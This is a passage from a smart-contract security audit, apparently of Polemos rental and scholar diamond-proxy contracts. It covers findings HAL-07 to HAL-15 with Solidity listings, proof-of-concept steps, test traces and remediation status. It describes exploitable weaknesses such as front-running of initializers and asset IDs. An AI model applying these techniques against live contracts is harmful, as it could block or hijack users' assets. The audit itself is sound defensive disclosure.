    │   ├─ [3788] RentalPolicyHandler::applyPolicy((0xf5b8a1CcF29Cef7861A7b18c4bcD838341D10FF3, [0], 0x67813D6b022C390aAa325df611D47d2917DE1AAA, 0x763C2FCED08ce02cC680c28afA452a6672722955, [0], 0x6F22FD8df7c23fd4686bAebEF05c3d7665dA5425, true, 0x0000000000000000000000000000000000000000, 6), [], [], RentalAutomator: [0x6F22FD8df7c23fd4686bAebEF05c3d7665dA5425]) [staticcall]
    │   │   └─ ← "RW-LRPC-001"
    │   └─ ← "RW-LRPC-001"
    └─ ← "RW-LRPC-001"

Test result: FAILED. 0 passed; 1 failed; finished in 5.57ms

Failing tests:
Encountered 1 failing test in test/HalbornERC20CheckPolicyTest.t.sol:HalbornRentalTest
[FAIL. Reason: RW-LRPC-001] test_checkPolicy_ERC20_operation_Approve_Erc20_with_valid_operatorOrSpender_address() (gas: 1058594)
```

Risk Level:

Likelihood - 5
Impact - 2

Recommendation:

It is recommended to change assertions within the `_applyRules()` function to enable the `checkPolicy()` function with the `Approve_Erc20` operation type.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit `e8b6e08011c7f0985a64972deeb0d95c29e88cdf`, `branch:halborn3`: the `checkPolicy()` function now works properly with the `Approve_Erc20` operation type.

3.7 (HAL-07) VALID SIGNATURE CAN BE REJECTED DUE TO INTEGER UNDERFLOW - MEDIUM

Description:

The Lending solutions uses EIP-712 based signatures for authorization. Within the data used for hashing and signing, the timestamp property is given among the others. The valid period for the timestamp property is between block.timestamp - 600s and block.timestamp + 9s. However, for the timestamp property set between block.timestamp + 1s and block.timestamp + 9s the validateSignatureTimestamp() function reverts due to integer underflow. As a result, there is a 9 seconds time window, where a valid signature can be rejected by the validation algorithm.
This finding is related to both Rental and Scholar solutions.

Code Location:

Listing 18: LibRentalParamValidator.sol (Line 108)

```
102     function validateSignatureTimestamp(uint256 timestamp)
 ↳ internal view {
103         /* solhint-disable-next-line not-rely-on-time */
104         uint256 blockTimestamp = block.timestamp;
105         uint256 timestampWithTreshold = blockTimestamp +
 ↳ SIGNATURE_TIMESTAMP_FUTURE_TRESHOLD;
106         require(timestamp < timestampWithTreshold,
 ↳ SIGNATURE_TIMESTAMP_IN_FUTURE_ERR);
107         require(
108             blockTimestamp - timestamp <=
 ↳ SIGNATURE_VALIDITY_PERIOD,
109             SIGNATURE_VALIDITY_PERIOD_ERR
110         );
111     }
```

Listing 19: LibScholarParamValidator.sol (Line 86)

```
80      function validateSignatureTimestamp(uint256 timestamp)
↳ internal view {
81          /* solhint-disable-next-line not-rely-on-time */
82          uint256 blockTimestamp = block.timestamp;
83          uint256 timestampWithTreshold = blockTimestamp +
↳ SIGNATURE_TIMESTAMP_FUTURE_TRESHOLD;
84          require(timestamp < timestampWithTreshold,
↳ SIGNATURE_TIMESTAMP_IN_FUTURE_ERR);
85          require(
86              blockTimestamp - timestamp <=
↳ SIGNATURE_VALIDITY_PERIOD,
87              SIGNATURE_VALIDITY_PERIOD_ERR
88          );
89      }
```

Proof of Concept:

1. All necessary contracts are deployed, including RentalRecoverable, RentalAssetHandler, RentalPolicyHandler, RentalAutomator.
2. As administrator, calculate signature for SetFeeAddressParams structure. For the timestamp property, set block.timestamp + SIGNATURE_TIMESTAMP_FUTURE_TRESHOLD - 1 as value.
3. As administrator, attempt to call the setFeeAddress() function.
4. Observe the transaction reverts due to Arithmetic over/underflow error.

```
[FAIL. Reason: Arithmetic over/underflow] test_exploit_setFeeAddress_timestamp_arithmeticOve
rflow() (gas: 32224)
Traces:
  [32224] HalbornRentalTest::test_exploit_setFeeAddress_timestamp_arithmeticOverflow()
    ├─ [23993] RentalAutomator::setFeeAddress((0x0000000000000000000000000000000000000065, 0
, 1009, 0x3030303030303030303030303030303030303030303030303030303030303030303030303030303030303030
303030303030303030303030303030303030303030303030))
    │   └─ ← "Arithmetic over/underflow"
    └─ ← "Arithmetic over/underflow"
```

Risk Level:

Likelihood - 1

Impact - 5

Recommendation:

It is recommended to add a condition check in the validateSignatureTimestamp() function to prevent integer underflow.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 8983dfaea6c16b11236fe576efe13805c9e74e84: the validateSignatureTimestamp() function now implements additional condition check preventing integer underflow.

3.8 (HAL-08) AUTHENTICATED UPGRADEABILITY FACET IS NOT INDEPENDENT - MEDIUM

Description:

The Lending solution implements the upgradability pattern with diamond proxy. The DiamondCut functionality that allows to add, remove or replace the diamond's facet is implemented in the RentalAuthenticatedUpgradabilityFacet contract. This contract also implements quorum-based authorization. The assessment revealed that this facet makes use of functionalities defined in other facets; thus it is not independent. It depends on three components:

- it uses getDomainSeparator() which is defined in the Eip712ConfigFacet contract (inherited by the RentalAutomatorFacet contract),
- it uses the recoverReplaceAdminApprove() function which is defined in RentalRecoverableFacet.
- _initEip712Config() initialize function must be called in prior to initializing domain separator, otherwise the getDomainSeparator() returns 0x0.

Assuming that there is no issue within the deployment procedure, some of these functions might be either removed or replaced (in terms of both function signature and implementation) while doing an update. In such a situation, the AuthenticatedUpgradabilityFacet functionalities will not be usable anymore, and the proxy will lose the possibility to make further upgrades.

The same weakness is applicable for the ScholarAuthenticatedUpgradabilityFacet .

Code Location:

Listing 20: RentalAuthenticatedUpgradabilityFacet.sol (Lines 88,127,161,218,84,123,157,202,215)

```
73 function addModules(AddModulesParams memory params, AdminData[]
↳ memory adminDatas) external {
74         uint8 length = uint8(adminDatas.length);
75         _validateParamsLength(length);
76 
77         address[] memory signatories = new address[](length);
78 
79         for (uint8 i; i < length; ++i) {
80             AdminData memory currentData = adminDatas[i];
81 
82             validateSignatureTimestamp(currentData.timestamp);
83 
84             address currentAdmin = recoverable().
↳ recoverSignatoryAddModules(
85                 params,
86                 currentData,
87                 ADD_MODULES,
88                 eip712Config().getDomainSeparator()
89             );
90             _validateAdminAddressWithErr(currentAdmin,
↳ USER_NOT_ADMIN_ERR);
91 
92             signatories[i] = currentAdmin;
93         }
94 
95         _validateListContainsUniqueItemsWithErr(signatories,
↳ DUPLICATED_ADMIN_SIGNATORIES_ERR);
96 
97         FacetCut[] memory facetCut = new FacetCut[](1);
98         facetCut[0] = FacetCut(
99             params.facetAddress,
100             FacetCutAction.Add,
101             params.selectors,
102             params.initData
103         );
104         diamondCut(facetCut);
105 
106         emit AddModules(params, adminDatas);
107     }
```

```
108
109     function removeModules(
110         RemoveModulesParams memory params,
111         AdminData[] memory adminDatas
112     ) external {
113         uint8 length = uint8(adminDatas.length);
114         _validateParamsLength(length);
115
116         address[] memory signatories = new address[](length);
117
118         for (uint8 i; i < length - 1; ++i) {
119             AdminData memory currentData = adminDatas[i];
120
121             validateSignatureTimestamp(currentData.timestamp);
122
123             address currentAdmin = recoverable().
 ↳ recoverSignatoryRemoveModules(
124                 params,
125                 currentData,
126                 REMOVE_MODULES,
127                 eip712Config().getDomainSeparator()
128             );
129             _validateAdminAddressWithErr(currentAdmin,
 ↳ USER_NOT_ADMIN_ERR);
130
131             signatories[i] = currentAdmin;
132         }
133
134         _validateListContainsUniqueItemsWithErr(signatories,
 ↳ DUPLICATED_ADMIN_SIGNATORIES_ERR);
135
136         FacetCut[] memory facetCut = new FacetCut[](1);
137         facetCut[0] = FacetCut(params.facetAddress, FacetCutAction
 ↳ .Remove, params.selectors, hex"");
138         diamondCut(facetCut);
139
140         emit RemoveModules(params, adminDatas);
141     }
142
143     function replaceModules(
144         ReplaceModulesParams memory params,
145         AdminData[] memory adminDatas
146     ) external {
147         uint8 length = uint8(adminDatas.length);
```

```
148         _validateParamsLength(length);
149
150         address[] memory signatories = new address[](length);
151
152         for (uint8 i; i < length - 1; ++i) {
153             AdminData memory currentData = adminDatas[i];
154
155             validateSignatureTimestamp(currentData.timestamp);
156
157             address currentAdmin = recoverable().
 ↳ recoverSignatoryReplaceModules(
158                 params,
159                 currentData,
160                 REPLACE_MODULES,
161                 eip712Config().getDomainSeparator()
162             );
163             _validateAdminAddressWithErr(currentAdmin,
 ↳ USER_NOT_ADMIN_ERR);
164
165             signatories[i] = currentAdmin;
166         }
167
168         _validateListContainsUniqueItemsWithErr(signatories,
 ↳ DUPLICATED_ADMIN_SIGNATORIES_ERR);
169
170         FacetCut[] memory facetCut = new FacetCut[](1);
171         facetCut[0] = FacetCut(
172             params.facetAddress,
173             FacetCutAction.Replace,
174             params.selectors,
175             params.initData
176         );
177         diamondCut(facetCut);
178
179         emit ReplaceModules(params, adminDatas);
180     }
181
182     function replaceAdmin(
183         ReplaceAdminApproveParams memory approveParams,
184         AdminData[] memory adminDatas,
185         ReplaceAdminConfirmParams memory confirmParams
186     ) external {
187         require(approveParams.nonce == confirmParams.nonce,
 ↳ NONCE_MISMATCH_ERR);
```

```
188         DiamondStorage storage ds = state();
189         uint8 length = uint8(adminDatas.length);
190         _validateParamsLength(length);
191 
192         address[] memory signatories = new address[](length);
193 
194         _validateAdminAddressWithErr(confirmParams.
 ↳ currentAdminAddress, USER_NOT_OLD_ADMIN_ERR);
195         validateSignatureTimestamp(confirmParams.timestamp);
196 
197         for (uint8 i; i < length - 1; ++i) {
198             AdminData memory currentData = adminDatas[i];
199 
200             validateSignatureTimestamp(currentData.timestamp);
201 
202             address currentAdmin = recoverable().
 ↳ recoverReplaceAdminApprove(
203                 approveParams,
204                 currentData,
205                 REPLACE_ADMIN_APPROVE,
206                 eip712Config().getDomainSeparator()
207             );
208             _validateAdminAddressWithErr(currentAdmin,
 ↳ USER_NOT_ADMIN_ERR);
209 
210             signatories[i] = currentAdmin;
211         }
212 
213         _validateListContainsUniqueItemsWithErr(signatories,
 ↳ DUPLICATED_ADMIN_SIGNATORIES_ERR);
214 
215         address newAdmin = recoverable().
 ↳ recoverReplaceAdminConfirm(
216             confirmParams,
217             REPLACE_ADMIN_CONFIRM,
218             eip712Config().getDomainSeparator()
219         );
220         require(
221             newAdmin == approveParams.newAdminAddress,
222             SIGNATORY_NOT_NEW_UPGRADABILITY_ADMIN_ERR
223         );
224 
225         ds.adminList._isAdmin[approveParams.currentAdminAddress] =
 ↳  false;
```

```
226         ds.adminList._isAdmin[approveParams.newAdminAddress] =
 ↳ true;
227         emit ReplaceAdmin(approveParams, confirmParams, adminDatas
 ↳ );
228     }
```

Listing 21: RentalAuthenticatedUpgradabilityFacet.sol

```
253     function recoverable() private view returns (
 ↳ IRentalRecoverable instance) {
254         instance = IRentalRecoverable(address(this));
255     }
256
257     function eip712Config() private view returns (IBaseEip712
 ↳ instance) {
258         instance = IBaseEip712(address(this));
259     }
```

Proof of Concept:

1. Deploy RentalAutomatorProxy proxy with two facets only: RentalAuthenticatedUpgradabilityFacet and RentalAutomatorFacet.
2. Initialize the RentalAuthenticatedUpgradabilityFacet.
3. Attempt to call replaceAdmin() function. Observe that proxy attempts to call recoverReplaceAdminApprove() function and reverts with U-002: FUNCTION_NOT_EXISTS_ERR error.

```
    ├─ [14651] RentalAutomatorProxy::replaceAdmin((0xe05fcC23807536bEe418f142D19fa0d21BB0cfF7, 0x0f0f64237d9C1Ec9EFf52d0d5AB84836f7793F12, 1
), [(1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc51fbe244324fc63f5d0f58ab7
b1b), (1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc51fbe244324fc63f5d0f58a
b7b1b), (1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc51fbe244324fc63f5d0f5
8ab7b1b)], (0xe05fcC23807536bEe418f142D19fa0d21BB0cfF7, 0x0f0f64237d9C1Ec9EFf52d0d5AB84836f7793F12, 1, 1000, 0x97d7c623a277baceec080d3ce9096
85643cb90157d76d569528cb9a046f376413fbe7d41ec53aaed1938ebb167a1b8022b5b741c94ecad910309eccdc6275cdc1b))
    │   ├─ [13688] RentalAuthenticatedUpgradabilityFacet::replaceAdmin((0xe05fcC23807536bEe418f142D19fa0d21BB0cfF7, 0x0f0f64237d9C1Ec9EFf52d
0d5AB84836f7793F12, 1), [(1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc51fb
e244324fc63f5d0f58ab7b1b), (1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc51
fbe244324fc63f5d0f58ab7b1b), (1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc
51fbe244324fc63f5d0f58ab7b1b)], (0xe05fcC23807536bEe418f142D19fa0d21BB0cfF7, 0x0f0f64237d9C1Ec9EFf52d0d5AB84836f7793F12, 1, 1000, 0x97d7c623
a277baceec080d3ce909685643cb90157d76d569528cb9a046f376413fbe7d41ec53aaed1938ebb167a1b8022b5b741c94ecad910309eccdc6275cdc1b)) [delegatecall]
    │   │   ├─ [3147] RentalAutomatorProxy::getDomainSeparator() [staticcall]
    │   │   │   ├─ [2397] RentalAutomatorFacet::getDomainSeparator() [delegatecall]
    │   │   │   │   └─ ← 0x0000000000000000000000000000000000000000000000000000000000000000
    │   │   │   └─ ← 0x0000000000000000000000000000000000000000000000000000000000000000
    │   │   ├─ [2880] RentalAutomatorProxy::recoverReplaceAdminApprove((0xe05fcC23807536bEe418f142D19fa0d21BB0cfF7, 0x0f0f64237d9C1Ec9EFf52d
0d5AB84836f7793F12, 1), (1000, 0x9bb0900294e62bbd76896a64f841e5f50e484e6972492f49d0290eef3ae3d2654a0994190aefa2f02a4529d53a12dee39877fc51fbe
244324fc63f5d0f58ab7b1b), REPLACE_ADMIN_APPROVE, 0x0000000000000000000000000000000000000000000000000000000000000000) [staticcall]
    │   │   │   └─ ← "U-002"
    │   │   └─ ← "U-002"
    │   └─ ← "U-002"
    └─ ← "U-002"
```

Risk Level:

Likelihood - 2
Impact - 5

Recommendation:

It is recommended to make the RentalAuthenticatedUpgradabilityFacet facet independent of other facets, so its functionality is immune to undesired effects of other facets' upgrades.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 8816106151438db93aac410b04a142e3b55d32ea:
the RentalAuthenticatedUpgradabilityFacet facet is now independent of other facets.

3.9 (HAL-09) DIAMOND PROXY DOES NOT SET THE ESSENTIAL VARIABLES IN THE CONSTRUCTOR - MEDIUM

Description:

The Lending solution implements the upgradeability pattern by diamond proxy. The RentalAutomatorProxy proxy accepts an array of FacetCutWithoutInitData as input parameter, and then it registers all the provided facets. However, it does not initialize any of these facets (by custom implementation). Thus, between the proxy's constructor call and the facets initializing function call, the solution remains unprotected. In this window, an attacker can attempt front-running the initializing function call. Alternatively, some facets might be uninitialized due to human error. The reference implementation diamond-2-hardhat sets the contract owner in the constructor, whereas in this case, the solution admin is set in the late RentalAdminFacet's initializeRentalAdminFacet() function call.
Also, all identified initialize functions lack any sort of authorization.

The same weakness was identified in the ScholarAutomatorProxy contract.

Code Location:

Listing 22: RentalAutomatorProxy.sol

```
17 constructor(FacetCutWithoutInitData[] memory cut) {
18         FacetCut[] memory cutWithInitData = new FacetCut[](cut.
↳ length);
19
20         for (uint256 facetIndex; facetIndex < cut.length; ) {
21             cutWithInitData[facetIndex] = FacetCut(
22                 cut[facetIndex].facetAddress,
23                 cut[facetIndex].action,
24                 cut[facetIndex].functionSelectors,
25                 hex""
26             );
```

```
27              unchecked {
28                  facetIndex++;
29              }
30          }
31
32          LibDiamond.diamondCut(cutWithInitData);
33          _setSupportedInterfacesByDefault();
34      }
```

Risk Level:

Likelihood - 1
Impact - 5

Recommendation:

It is recommended to set the essential variables in the RentalAutomatorProxy contract constructor, so that the initialize functions can be protected.

Remediation Plan:

RISK ACCEPTED: The Polemos team accepted the risk of this finding. Instead of setting the aforementioned variables in the constructor, the deployment script is going to handle the deployment and initialize functionality. Then, a manual process of verification will be executed.

3.10 (HAL-10) STAKE ASSET LACKS TOKENS WHITELISTING - LOW

Description:

The stakeAsset() function allows the lender to make an offer of asset lending. However, it does not check if the asset belongs to the allowed-list of supported smart contracts. Therefore, the malicious lender can stake any token, in particular the custom implementation of Galaxy Fight Club that may contain malicious actions.

Code Location:

Listing 23: LibErc721Helper.sol (Line 108)

```
171 function _doStakeAssetValidations(
172         RentalAssetDescription memory gameAsset,
173         StakeAssetParams memory params,
174         address signatory,
175         address automator
176     ) private view {
177         // note: the following is required to prevent re-use of '
 ↳ internalId' value for staking the same or new asset
178         LibRentalParamValidator.validateAssetHasStatus(
179             gameAsset.status,
180             Status.None,
181             ASSET_STATUS_IS_NOT_NONE_ERR
182         );
183         // note: part of significant validations are left in
 ↳ RentalAutomator due to reduce-contract-codebase reason
184 
185         LibRentalParamValidator.validateInternalId(params.
 ↳ internalAssetId);
186         LibRentalParamValidator.validateSignatureTimestamp(params.
 ↳ timestamp);
187         LibRentalParamValidator.validateAddressesMatchWithError(
188             signatory,
189             params.lender,
190             SIGNATORY_NOT_LENDER_ERR
191         );
```

```
192         LibRentalParamValidator.validateAddressNotNullWithError(
193             params.assetContract,
194             ASSET_CONTRACT_IS_NIL_ERR
195         );
196         LibRentalParamValidator.validateAddressIsContractWithError
 ↳ (
197             params.assetContract,
198             ADDRESS_NOT_CONTRACT_ERR
199         );
200
201         IERC721 tokenContract = IERC721(params.assetContract);
202
203         LibRentalParamValidator.validateErc721AssetOwnership(
204             tokenContract,
205             params.lender,
206             params.tokenId,
207             LENDER_NOT_ASSET_OWNER_ERR
208         );
209         LibRentalParamValidator.validateErc721Approval(
210             tokenContract,
211             params.lender,
212             automator,
213             NO_ERC721_LENDER_APPROVAL_ERR
214         );
215     }
```

Risk Level:

Likelihood - 1
Impact - 4

Recommendation:

It is recommended to add a whitelist of allowed tokens contracts that can be used within the solution.

Remediation Plan:

RISK ACCEPTED: The Polemos team accepted the risk associated with this finding.

3.11 (HAL-11) INCOMPATIBILITY WITH NON-STANDARD ERC20 TOKENS - LOW

Description:

The payRentalFees() function performs the fee transfer between the borrower and fee vault within the claimAsset() function. The solution supports the EIP20 standard that assumes that transfer/transferFrom functions return true on success. However, some tokens (such as USDT, OmiseGo, BNB) do not properly implement the EIP20 standard and their transfer/transferFrom functions return void, instead of a boolean. Calling such a transfer function within the payRentalFees() will always revert, as the implementation expects the boolean value returned. Additionally, the _transferAssetToOriginalOwnerErc20() and _transferAssetToBorrowerErc20() functions are also affected by this weakness. As a result, rental of ERC20 tokens that do not follow the EIP20 standard would not be possible.

Code Location:

Listing 24: LibRentalTransferUtils.sol (Line 42)

```
29     function payRentalFees(
30         IERC20 erc20FeeTokenInstance,
31         address borrowerSupervisor, // payer is external wallet
32         address feeReceiver,
33         uint256 totalFees
34     ) internal returns (bool paid) {
35         LibRentalParamValidator.validateErc20Approval(
36             erc20FeeTokenInstance,
37             totalFees,
38             borrowerSupervisor,
39             address(this),
40             LOW_ERC20_ALLOWANCE_ERROR
41         );
42         paid = erc20FeeTokenInstance.transferFrom(
↳ borrowerSupervisor, feeReceiver, totalFees);
43         require(paid, NO_ERC20_TRANSFER_ERR);
44     }
```

Listing 25: LibRentalTransferUtils.sol (Line 118)

```
95      function _transferAssetToOriginalOwnerErc20(
96          RentalAssetDescription storage gameAsset
97      ) private returns (bool) {
98          uint256 amount = gameAsset.amount;
99          address currentOwner = gameAsset.currentOwner;
100         address originalOwner = gameAsset.originalOwner;
101         IERC20 tokenContract = IERC20(gameAsset.assetContract);
102
103         LibRentalParamValidator.validateErc20Ownership(
104             tokenContract,
105             currentOwner,
106             amount,
107             BORROWER_NOT_ERC20_ASSET_OWNER_ERR
108         );
109         LibRentalParamValidator.validateErc20Approval(
110             tokenContract,
111             amount,
112             currentOwner,
113             address(this),
114             NO_ERC20_BORROWER_APPROVAL_ERR
115         );
116
117         gameAsset.currentOwner = originalOwner;
118         bool isTransfered = tokenContract.transferFrom(
 ↳ currentOwner, originalOwner, amount);
119         require(isTransfered, TRANSFER_TO_LENDER_ERR);
120         return isTransfered;
121     }
```

Listing 26: LibRentalTransferUtils.sol (Line 199)

```
177     function _transferAssetToBorrowerErc20(
178         RentalAssetDescription storage gameAsset,
179         address borrower
180     ) private returns (bool) {
181         uint256 amount = gameAsset.amount;
182         address originalOwner = gameAsset.originalOwner;
183         IERC20 tokenContract = IERC20(gameAsset.assetContract);
184
185         LibRentalParamValidator.validateErc20Ownership(
```

```
186             tokenContract,
187             originalOwner,
188             amount,
189             LENDER_NOT_ERC20_OWNER_ERR
190         );
191         LibRentalParamValidator.validateErc20Approval(
192             tokenContract,
193             amount,
194             originalOwner,
195             address(this),
196             NO_ERC20_LENDER_APPROVAL_ERR
197         );
198 
199         bool isTransfered = tokenContract.transferFrom(
 ↳ originalOwner, borrower, amount);
200         require(isTransfered, TRANSFER_TO_LENDER_ERR);
201         return isTransfered;
202     }
```

Risk Level:

Likelihood - 1
Impact - 4

Recommendation:

It is recommended to use the SafeERC20 versions of OpenZeppelin with the safeTransfer and safeTransferFrom functions that handle return value check as well as non-standard compliant tokens.

Remediation Plan:

RISK ACCEPTED: The Polemos team accepted the risk of this finding, but it is not expected to support any tokens with legacy implementation of transfer/transferFrom. The Polemos team plans to initially collect fees in USDC.

3.12 (HAL-12) IMPLEMENTATIONS CAN BE INITIALIZED - LOW

Description:

The Lending solution implements the upgradability pattern by diamond proxy. The proxy allows adding functionalities by facets. However, the facets' initialize functions are not disabled; thus an attacker can call them to initialize the implementation. Usually, the initializable implementation has no direct impact on the proxy itself; however, it can be exploited in a phishing attack. In rare cases, the implementation might be mutable and may have an impact on the proxy.

Listing 27: RentalAdminFacet.sol

```
68 function initializeRentalAdminFacet() external {
69         RentalAdminFacetStorage storage facetStorage =
↳ getAdminFacetStorage();
70         require(!facetStorage.isInitialized,
↳ ADMIN_FACET_ALREADY_INITIALIZED_ERR);
71
72         DiamondStorage storage ds = state();
73         ds.adminAddress = msg.sender;
74         facetStorage.isInitialized = true;
75     }
```

Risk Level:

Likelihood - 2
Impact - 3

Recommendation:

It is recommended to disallow initializing facets implementation, as it being done by e.g., _disableInitializers within the contract's constructor.

Remediation Plan:

RISK ACCEPTED: The Polemos team is aware of the finding, but it is not going to apply any contracts amendments. The current design of diamond and facets is considered secured enough and fixed for rental solution. Also, presently, the standalone facets are rather useless and represent a small attack surface for the attacker. However, the proposed remediation might be applied in the future for new facets and scholar solution.

3.13 (HAL-13) IMMUTABLE FUNCTIONS ARE NOT REGISTERED - LOW

Description:

The Lending solution implements the upgradability pattern by diamond proxy. The diamond requirements doc states that the proxy can include immutable functions defined within it:

> A diamond contains a fallback function and can include immutable functions defined within it.

> All immutable functions must be emitted in the DiamondCut event as new functions added. Loop functions must return information about immutable functions if they exist. The facet address for an immutable function is the diamond's address.

The RentalAutomatorProxy contract implements two immutable functions: pause() and unpause() by inheriting from the RentalPausable contract. However, it appears they are not registered, which may lead to selector clash in the long term.

The same weakness was found in the ScholarAutomatorProxy contract.

Listing 28: RentalAutomatorProxy.sol

```
17 constructor(FacetCutWithoutInitData[] memory cut) {
18         FacetCut[] memory cutWithInitData = new FacetCut[](cut.
↳ length);
19
20         for (uint256 facetIndex; facetIndex < cut.length; ) {
21             cutWithInitData[facetIndex] = FacetCut(
22                 cut[facetIndex].facetAddress,
23                 cut[facetIndex].action,
24                 cut[facetIndex].functionSelectors,
25                 hex""
26             );
```

```
27              unchecked {
28                  facetIndex++;
29              }
30          }
31
32          LibDiamond.diamondCut(cutWithInitData);
33          _setSupportedInterfacesByDefault();
34      }
```

Listing 29: 010_deploy_rental_automator_proxy.ts (Lines 8,26,33,41,47)

```
 8 const FACETS = [
 9   'RentalDiamondLoupeFacet',
10   'PublicUtilsFacet',
11   'RentalAdminFacet',
12   'RentalAutomatorFacet',
13   'RentalPolicyHandlerFacet',
14   'RentalAssetHandlerFacet',
15   'RentalRecoverableFacet',
16   'RentalAuthenticatedUpgradabilityFacet',
17 ];
18
19 const func: DeployFunction = async function (hre:
↳ HardhatRuntimeEnvironment) {
20   const { deployments, getUnnamedAccounts, network, ethers } = hre
↳ ;
21   const [account1] = await getUnnamedAccounts();
22   const { deploy, log, get } = deployments;
23
24   const facetsToInclude: FacetCut[] = [];
25
26   for (let facetName of FACETS) {
27     const { address: facetAddress } = await get(facetName);
28     const { interface: contractInterface } = await ethers.
↳ getContractAt(
29       facetName,
30       facetAddress,
31     );
32
33     facetsToInclude.push({
34       action: 0, // FacetCutAction.Add
35       facetAddress,
36       functionSelectors:
37         getFunctionSelectorsFromContractInterface(
```

```
↳ contractInterface),
38      });
39    }
40
41    const args = [facetsToInclude];
42    const deployResult = await deploy('RentalAutomatorProxy', {
43      from: account1,
44      log: true,
45      autoMine: true,
46      ...(await getGasPrice(network.name)),
47      args,
48    });
49
50    if (deployResult.newlyDeployed) {
51      log(`RentalAutomatorProxy is deployed`);
52    }
53  };
```

Risk Level:

Likelihood - 2
Impact - 3

Recommendation:

It is recommended to register all immutable functions within the diamond proxy.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 95748757c968c9d742682d2040eabeb8081bc912: the solution now implements the RentalRegisterImmutableFunctionsFacet with the registerImmutableFunctions() functionality.

3.14 (HAL-14) STAKEASSET CAN BE CALLED WITHOUT RENTAL WALLET ADDED - LOW

Description:

The stakeAsset() function allows the lender to make an offer of asset lending. The function is intended to work only for rental wallets (knownRentalWallets collection). The function has a require check that prevents locked wallets to use it, but in contrary it lacks a similar check for unknown wallets (known property from KnownRentalWalletRecord structure).

Code Location:

Listing 30: RentalAutomator.sol (Line 337)

```
334     function stakeAsset(StakeAssetParams memory params) external {
335         address rentalWallet = externalWalletToRentalWallet[params
 ↳ .lender];
336         // note: allow only for non locked wallet
337         require(!knownRentalWallets[rentalWallet].isLocked,
 ↳ RENTAL_WALLET_LOCKED_STAKE_ERR);
338         validate(params.signature);
339         address signatory = recoverable.recoverSignatoryStakeAsset
 ↳ (
340             params,
341             STAKE_ASSET,
342             getDomainSeparator()
343         );
344
345         RentalAssetDescription storage gameAsset = assets[params.
 ↳ internalAssetId];
346         RentalAssetDescription memory result = assetHandler.
 ↳ stakeAsset(
347             gameAsset,
348             params,
349             signatory,
350             address(this)
```

```
351         );
352         _copyToStorage(result, gameAsset);
353 
354         _addHistoryRecord(gameAsset, HistoryOperationType.Stake);
355         emit Staked(
356             gameAsset.tokenId,
357             gameAsset.assetContract,
358             gameAsset.amount,
359             gameAsset.internalId,
360             uint8(gameAsset.assetType),
361             gameAsset.originalOwner,
362             gameAsset.currentOwner,
363             assetHandler.getCurrentBlockTimeStamp()
364         );
365     }
```

Risk Level:

Likelihood - 1
Impact - 3

Recommendation:

It is recommended to add a validation check that allows only known rental wallets to lend an asset.

Remediation Plan:

SOLVED: The Polemos team solved this issue in commit 007b6c3652b56d1bcce9c2126098337e08033223: it came to light that according to business rules the lender has no obligation to create a rental wallet, the process of lending for external users must be effortless. The stakeAsset() function now has all related and obsolete validation removed.

3.15 (HAL-15) STAKEASSET CAN BE FRONT-RUN TO BLOCK INTERNAL ASSET ID - LOW

Description:

The stakeAsset() function allows the lender to make an offer of asset lending. The function assumes that the lender provides the internalAssetId value within the StakeAssetParams structure. The internalAssetId parameter must be unique, and it represents the status of the asset record within the lending/borrowing life cycle. The assessment did not reveal any possibility to stake another asset under the same internalAssetId parameter. Since this value must be provided by the user, it is possible to front-run the stakeAsset() function by the malicious user to reserve internalAssetId value, ultimately, preventing the legitimate user to stake the asset. Any subsequent call to the stakeAsset() function with the same internalAssetId value will revert, as the underlying record's status will be different from Status.None.

Code Location:

Listing 31: SigningParams.sol (Line 12)

```
 8 struct StakeAssetParams {
 9     address lender; // external wallet of lender
10     AssetType assetType; // self-explained
11     uint256 amount; // should be 0 when assetType is EIP721
12     bytes32 internalAssetId; // has to be chosed & supplied by
↳ external actor
13     address assetContract; // address to token contract
14     uint256 tokenId; // should be 0 when assetType is EIP20
15     uint256 nonce; // self-explained
16     uint256 timestamp; // self-explained
17     bytes signature; // lender external wallet signature
18 }
```

Listing 32: RentalAutomator.sol (Line 345)

```
334     function stakeAsset(StakeAssetParams memory params) external {
335         address rentalWallet = externalWalletToRentalWallet[params
 ↳ .lender];
336         // note: allow only for non locked wallet
337         require(!knownRentalWallets[rentalWallet].isLocked,
 ↳ RENTAL_WALLET_LOCKED_STAKE_ERR);
338         validate(params.signature);
339         address signatory = recoverable.recoverSignatoryStakeAsset
 ↳ (
340             params,
341             STAKE_ASSET,
342             getDomainSeparator()
343         );
344
345         RentalAssetDescription storage gameAsset = assets[params.
 ↳ internalAssetId];
346         RentalAssetDescription memory result = assetHandler.
 ↳ stakeAsset(
347             gameAsset,
348             params,
349             signatory,
350             address(this)
351         );
352         _copyToStorage(result, gameAsset);
353
354         _addHistoryRecord(gameAsset, HistoryOperationType.Stake);
355         emit Staked(
356             gameAsset.tokenId,
357             gameAsset.assetContract,
358             gameAsset.amount,
359             gameAsset.internalId,
360             uint8(gameAsset.assetType),
361             gameAsset.originalOwner,
362             gameAsset.currentOwner,
363             assetHandler.getCurrentBlockTimeStamp()
364         );
365     }
```

Listing 33: LibErc721Helper.sol (Lines 178,179,180,181,182)

```
171     function _doStakeAssetValidations(
172         RentalAssetDescription memory gameAsset,
```

```
173         StakeAssetParams memory params,
174         address signatory,
175         address automator
176     ) private view {
177         // note: the following is required to prevent re-use of '
 ↳ internalId' value for staking the same or new asset
178         LibRentalParamValidator.validateAssetHasStatus(
179             gameAsset.status,
180             Status.None,
181             ASSET_STATUS_IS_NOT_NONE_ERR
182         );
183         // note: part of significant validations are left in
 ↳ RentalAutomator due to reduce-contract-codebase reason
184 
185         LibRentalParamValidator.validateInternalId(params.
